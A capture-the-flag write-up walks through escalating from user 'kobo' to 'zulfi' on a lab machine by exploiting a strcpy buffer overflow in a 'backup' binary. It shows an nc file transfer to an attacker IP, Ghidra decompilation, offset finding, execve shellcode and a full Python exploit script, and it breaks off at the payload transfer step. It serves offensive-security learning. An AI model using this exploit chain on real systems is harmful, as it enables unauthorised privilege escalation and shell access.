
```
kobo@mashin:~$ ls /home/zulfi -lsa
total 56
 4 drwxr-xr-x 5 zulfi zulfi  4096 Oct 14 15:49 .
 4 drwxr-xr-x 4 root  root   4096 Oct 14 14:01 ..
16 -rwxr-xr-x 1 zulfi zulfi 12724 Oct 14 14:38 backup
 0 lrwxrwxrwx 1 zulfi zulfi     9 Oct 14 14:58 .bash_history -> /dev/null
 4 -rw-r--r-- 1 zulfi zulfi   220 Feb 25  2020 .bash_logout
 4 -rw-r--r-- 1 zulfi zulfi  3771 Feb 25  2020 .bashrc
 4 drwx------ 2 zulfi zulfi  4096 Oct 14 13:55 .cache
 4 drwxrwxr-x 3 zulfi zulfi  4096 Oct 14 14:31 .local
 4 -rw-rw-r-- 1 zulfi zulfi   160 Oct 14 14:31 note.txt
 4 -rw-r--r-- 1 zulfi zulfi   807 Feb 25  2020 .profile
 4 drwx------ 2 zulfi zulfi  4096 Oct 14 13:54 .ssh
 4 -r-------- 1 zulfi zulfi    40 Oct 14 14:26 user.txt
kobo@mashin:~$ cat /home/zulfi/note.txt
backup binary are being developed right now, this is just demo of the application.
Feel free to contact me at zulfi@localhost if there's any problem. Thankyou!
kobo@mashin:~$
```

There's also user.txt file that only can read by user zulfi.

Since the program return *Segmentation Fault* when executed, let's try to doing a little reversing to see the code behind the application.

we can transfer to our machine using nc like this


```
#on target
nc 192.168.1.48 4444 < /home/zulfi/backup

#on host
nc -nlvp 4444 > backup
```



```
kobo@mashin:~$ nc 192.168.1.48 4444 < /home/zulfi/backup
```


```
┌──(kali㉿localh3art)-[/tmp/mashin]
└─$ nc -nlvp 4444 > backup
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.1.37.
Ncat: Connection from 192.168.1.37:41740.
```

then reverse the binary using ghidra
look at main function.




```
/* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */

undefined4 main(int param_1,undefined4 *param_2)

{
  char *pcVar1;
  __uid_t in_stack_fffffb74;
  char local_474 [100];
  char local_410 [1000];
  FILE *local_28;
  FILE *local_24;
  undefined4 *local_14;

  local_14 = &param_1;
  setuid(1000);
  setreuid(1000,in_stack_fffffb74);
  setgid(1000);
  if (param_1 == 2) {
    local_24 = fopen((char *)param_2[1],"r");
    if (local_24 == (FILE *)0x0) {
      puts("File does not exist !");
    }
    else {
      fread(local_410,1,1000,local_24);
      printf("File: %s\n",param_2[1]);
      printf("Input Destination File: ");
      pcVar1 = fgets(local_474,100,stdin);
      if (pcVar1 != (char *)0x0) {
        copyFile(local_410);
      }
      local_28 = fopen("/tmp/backup_file","w");
      fprintf(local_28,local_410);
      fclose(local_28);
    }
  }
  else {
    printf("Usage: %s <file to read>\n",*param_2);
  }
  return 1;
}
```

The binary will read 1000 characters from file and then it will be used as argument for copyFIle function.




```
else {
  fread(local_410,1,1000,local_24);
  printf("File: %s\n",param_2[1]);
  printf("Input Destination File: ");
  pcVar1 = fgets(local_474,100,stdin);
  if (pcVar1 != (char *)0x0) {
    copyFile(local_410);
  }
```

If we see inside of copyFile function, we will see that the function buffer only up to 654 character and it will be used on strcpy function. This will lead to Buffer Overflow vulnerability.



```

/* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */

undefined4 copyFile(char *param_1)

{
  char local_296 [654];

  strcpy(local_296,param_1);
  putchar(10);
  return 1;
}

```

If we see the binary security using checksec, we will see that none of protectors are enabled. This will make our exploit easier.



```
┌──(kali㉿localh3art)-[/tmp/mashin]
└─$ checksec backup
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/kali/.cache/.pwntools-cache-3.9/update
 to 'never' (old way).
    Or add the following lines to ~/.pwn.conf or ~/.config/pwn.conf (or /etc/pwn.conf system-wide):
        [update]
        interval=never
[*] A newer version of pwntools is available on pypi (4.7.0 ⟶ 4.8.0).
    Update with: $ pip install -U pwntools
[*] '/tmp/mashin/backup'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments

┌──(kali㉿localh3art)-[/tmp/mashin]
└─$ 
```

Buffer Overflow


For making the exploit possible, we need to obtain some information

- Offset to EIP
- JMP ESP Address
- Shellcode

For the EIP Offset, we can found it using method below
First, create pattern using msf-pattern_create


```
msf-pattern_create -l 1000 > file2.txt
```

then run the binary using gdb with pattern file that we created earlier



```
┌──(kali㉿localh3art)-[/tmp/mashin]
└─$ gdb -q backup
Reading symbols from backup...
(No debugging symbols found in backup)
gdb-peda$ r file2.txt
Starting program: /tmp/mashin/backup file2.txt
File: file2.txt
Input Destination File: /tmp/aaa


Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x1
EBX: 0x41387641 ('Av8A')
ECX: 0x804d2f0 ("\nnput Destination File: ")
EDX: 0xf7f9a9b4 --> 0x0
ESI: 0xffffcf40 --> 0x2
EDI: 0xf7ffcb80 --> 0x0
EBP: 0x77413976 ('v9Aw')
ESP: 0xffffcaa0 ("Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8
Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1
Bc2Bc3Bc4Bc5Bc6Bc7Bc"...)
EIP: 0x31774130 ('0Aw1')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
```


We can see EIP address which was oAw1. Now we can use msf-pattern_offset to find offset to EIP



```
┌──(kali㉿localh3art)-[/tmp/mashin]
└─$ msf-pattern_offset -q 0Aw1
[*] Exact match at offset 662

┌──(kali㉿localh3art)-[/tmp/mashin]
└─$ █
```

Nice! we got EIP offset
Now we need to find JMP ESP address. We can find it using ropper

```
ropper --file backup --jmp esp
```



```
┌──(kali㉿localh3art)-[/tmp/mashin]
└─$ ropper --file backup --jmp esp


JMP Instructions
================


0x08049307: jmp esp;

1 gadgets found

┌──(kali㉿localh3art)-[/tmp/mashin]
└─$ 
```

Nice, we found JMP ESP address which was 0x08049307

No we can obtain shellcode from exploit-db

```
"\x31\xc0\x99\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
```

Now we can combine those all into exploit script like this

```
#!/usr/bin/env python2

buf = 662
esp = "\x07\x93\x04\x08"
nop = '\x90' * 100
shellcode = 
"\x31\xc0\x99\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"

payload = 'a' * buf
payload += esp
payload += nop
payload += shellcode

f = open("file.txt", "w")
f.write(payload)
f.close()
```


run the script on local machine since target machine doesn't have python2

turn on http server using python for file transfer

```
python3 -m http.server 80
```

then download the payload from target using wget

